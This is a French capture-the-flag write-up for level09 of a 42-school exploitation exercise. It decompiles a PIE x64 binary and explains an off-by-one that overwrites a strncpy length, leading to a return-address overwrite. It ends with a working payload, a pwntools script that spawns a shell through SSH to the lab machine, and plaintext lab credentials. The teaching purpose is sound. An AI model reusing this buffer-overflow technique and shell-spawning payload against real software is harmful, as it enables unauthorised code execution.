9. *Level 09*

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

void    secret_backdoor(void)
{
    char    buff[128];

    fgets(buff, 128, stdin);
    system(buff);
    return ;
}

void    set_username(char *buff)    // [rbp-0x98]
{
    char    uname[128];             // [rbp-0x90]
    int    loop;                    // [rbp-0x4]

    for (int i = 0; i < 128; i++)
        uname[i] = 0;

    puts(">: Enter your username");
    printf(">>: ");
    fgets(uname, 128, stdin);

    loop = 0;
    while (loop <= 40 && uname[loop] != '\0')
    {
        buff[140 + loop] = uname[loop];
        loop++;
    }
    printf(">: Welcome, %s", buff + 140);
    return ;
}

void    set_msg(char *buff)         // [rbp-0x408]
{
    char    msg[1024];              // [rbp-0x400]

    for (int i = 0; i < 1024; i++)
        msg[1024] = '\0';

    puts(">: Msg @Unix-Dude");
    printf(">>: ");
    fgets(msg, 1024, stdin);
    strncpy(buff, msg, 140);    // 140 NOT hardcoded : "n" variable, buff+0xb4
    return ;
}
```

```c
void    handle_msg(void)
{
    char        buff[180];          // [rbp-0xc0]
    unsigned int    n = 140;        // [rbp-0xc]

    for (int i = 140; i < 40; i++)
        buff[i] = 0;

    set_username(buff);
    set_msg(buff);
    puts(">: Msg sent!");
    return ;
}

int    main(void)
{
    puts("--------------------------------------------\n|   ~Welcome to l33t-m$n
~    v1337        |\n--------------------------------------------");
    handle_msg();
    return (0);
}
```

Il s'agit ici d'un **binaire x64**, programmé en C. Une particularité ici, est que ce binaire a été compilé **avec PIE** d'activé. On travaille donc ici avec du Position Independent Code. Concrètement, cela signifie que les instructions du programme, les variables etc... ne sont pas définis à des adresses absolues mais bien à des **offsets**.

Par exemple, avant de lancer le programme, lorsqu'on le décompile avec **gdb** (ou qu'on l'examine avec **objdump**), on voit les instructions suivantes :

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000000aa8 <+0>:     push   rbp
   0x0000000000000aa9 <+1>:     mov    rbp,rsp
   0x0000000000000aac <+4>:     lea    rdi,[rip+0x15d]        # 0xc10
   0x0000000000000ab3 <+11>:    call   0x730 <puts@plt>
   0x0000000000000ab8 <+16>:    call   0x8c0 <handle_msg>
   0x0000000000000abd <+21>:    mov    eax,0x0
   0x0000000000000ac2 <+26>:    pop    rbp
   0x0000000000000ac3 <+27>:    ret
End of assembler dump.
```

On voit ici que les adresses des instructions ou des fonctions (**en rouge**) correspondent non pas à des adresses virtuelles, mais bien à un **offset par rapport à 0**. Lorsque le programme sera chargé en mémoire à une certaine adresse, le programme utilisera ces offsets pour calculer la position des instructions / des fonctions à partir de l'adresse de base à laquelle il aura été chargé en mémoire.

On voit également **en vert** que les variables sont également définies par un offset par rapport à l'instruction actuelle.

Il faut bien avoir conscience que, **sans ASLR**, le PIE n'a pas vraiment d'utilité. En effet, le PIE

permet aux programmes d'être chargé à n'importe quelle adresse virtuelle de base, puisqu'il fonctionne entièrement par le biais de calculs d'offsets. Il s'agit donc d'une caractéristique obligatoire afin de permettre à l'**ASLR** de s'appliquer au programme (l'ASLR s'occupera de charger le programme à une adresse de base aléatoire à chacune de ses exécutions).

Cependant, si l'ASLR est désactivé, le programme sera toujours chargé à la même adresse mémoire à son exécution ; pour les programmes **PIE** sur x64, typiquement `0x000555555554000`. Le programme fonctionnera correctement et calculera ses offsets à partir de cette adresse de base fixe ; on aurait cependant pu hardcoder les adresses (qui seront toujours les mêmes) pour gagner en performance. De même, **PIE** sans **ASLR** ne permet en aucun cas de renforcer la sécurité d'un programme, puisque ses instructions seront toujours aux mêmes adresses.

Pour voir si l'**ASLR** est activé :

```
cat /proc/sys/kernel/randomize_va_space
```

0 = désactivé.
1 = distribution aléatoire de l'espace d'adressage de la bibliothèque partagée et des exécutables PIE.
2 = même fonction que le mode 1 + l'espace "brk" aléatoire.

Sur notre machine cible, l'**ASLR** est **désactivé**.

Bref, intéressons-nous désormais au programme lui-même. L'idée générale est la suivante :

- On a un **buff[180]**.
- Juste après, une variable **n** qui vaut **140** (0x8c).
- La fonction **set_username** demande un nom d'utilisateur via stdin et stock ce que l'utilisateur a entré dans **buff[140 – 180]** (40 bytes maximum des 128 de stdin).
- La fonction **set_msg** demande un message à l'utilisateur, et stock ce que l'utilisateur a entré dans **buff[0 – 140]** (140 bytes maximum des 1024 de stdin).

La vulnérabilité était assez discrète. En réalité, il faut voir que la fonction **set_username** ne copie pas **40 bytes** dans buff (`buff[140 - 180]`), mais **41 bytes** (`buff[140 - 181]`). Cet **overflow de 1 bytes** nous permet d'écraser la variable **n** (0x8c), car celle-ci se situe juste après **buff**.

Or, cette variable **n** est utilisée afin de définir **la taille du strncpy** dans set_msg, permettant de copier les 140 (0x8c) premiers bytes de l'entrée standard dans le buffer **buff**. Typiquement :

```
(gdb) run
Starting program: /root/42/Override/level09/level09
----------------------------------------
|   ~Welcome to l33t-m$n ~    v1337       |
----------------------------------------
>: Enter your username
>>: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
>: Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB>: Msg @Unix-Dude
>>: bla

Breakpoint 2, 0x00005555555549c6 in set_msg ()
(gdb) x /i $rip
=> 0x5555555549c6 <set_msg+148>:        call   0x555555554720 <strncpy@plt>
(gdb) info registers
rax            0x7fffffffdf60      140737488346976
rbx            0x0                 0
rcx            0x7fffffffdb50      140737488345936
rdx            0x42                66
```

41th char

"n" variable overwritten

On contrôle la taille du **strncpy** via l'overflow sur la variable **n**. On peut donc essayer d'augmenter la taille du strncpy jusqu'à overflow **buff** et écraser l'adresse de retour de la fonction **handle_msg**, car **trop de caractères de l'input 'msg' auront été copiés dans buff** :

```
→  level09 python -c "print('A' * 40 + '\xff' + 'B' * 87 + 'C' * 1024)" > payload
→  level09
```

"n" var overwrite

Filling username stdin

msg input

```
(gdb) run < payload
Starting program: /root/42/Override/level09/level09 < payload
----------------------------------------
|   ~Welcome to l33t-m$n ~    v1337       |
----------------------------------------
>: Enter your username
>>: >: Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA: Msg @Unix-Dude
>>: >: Msg sent!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555554931 in handle_msg ()
(gdb) x /i $rip
=> 0x555555554931 <handle_msg+113>:     ret
(gdb) x /10a $sp
0x7fffffffe028: 0x4343434343434343      0x4343434343434343
0x7fffffffe038: 0x4343434343434343      0x4343434343434343
0x7fffffffe048: 0x4343434343434343      0x4343434343434343
0x7fffffffe058: 0x43434343434343        0x0
0x7fffffffe068: 0x7c63794dc98ff5d2      0x555555554790 <_start>
```


On a provoqué ici la copie de **0xff** (255) caractères ('C') de l'input utilisateur pour le message dans buff, qui ne peut en contenir que **180**. On a provoqué l'écrasement de l'adresse de retour par les caractères 'C' de notre input de **msg**.

On calcule l'offset dans l'input **msg** qui nous permet d'overwrite l'adresse de retour de la fonction **handle_msg** grâce à un pattern metasploit. On trouve l'offset **199**.

On a désormais potentiellement le contrôle du flux d'exécution du programme. L'objectif va être ici bien sûr de le rediriger vers la fonction **secret_backdoor** qui nous offre une shell sur un plateau. Pour cela, rien de plus simple : on détermine l'adresse de cette fonction une fois le programme chargé en mémoire.

En effet, rappelons-nous que peu importe que le programme soit un **PIE**, **ASLR** est désactivé sur le système, donc les fonctions et les instructions seront en réalité chargées aux mêmes adresses virtuelles à chaque fois, qu'on soit dans le débugger ou non. Bref, l'adresse de **secret_backdoor** est la suivante : `0x000055555555488c`.

Cette fonction prend en argument ce que l'utilisateur lui passe via **stdin**. On a désormais tout ce qu'il nous faut pour créer notre exploit :




REMARQUE : On remplit le **stdin** de **set_msg** de `'\0'` car on a besoin que l'adresse de retour soit 0x**000**055555555488c, et si on mettait d'autres caractères après on aurait loupé ces quatre zeros.

Exécuter le binaire avec ce payload en entrée standard nous donne une shell.

>> Exploitation manuelle

```
$ python -c "print('A' * 40 + '\xff' + 'B' * 87 + 'C' * 199 + '\x8c\x48\x55\x55\x55\x55' + '\x00' * (1024 - 207) + '/bin/sh\x00')" > /tmp/payload

$ cat /tmp/payload - | ./level09
```

>> Exploit automatique

```
from pwn import *

payload = b''
```

```
payload += b'A' * 40
payload += b'\xff'
payload += b'B' * (128 - len(payload))
payload += b'C' * 199
payload += b'\x8c\x48\x55\x55\x55\x55'
payload += b'\x00' * (1024 - 207)
payload += b'/bin/sh\x00'

s = ssh(host="192.168.1.3", port=4242, user="level09",
password="fjAwpJNs2vvkFLRebEvAQ2hFZ4uQBWfHRsP62d8S")
p = s.process("/home/users/level09/./level09")

p.sendline(payload)
p.interactive()
```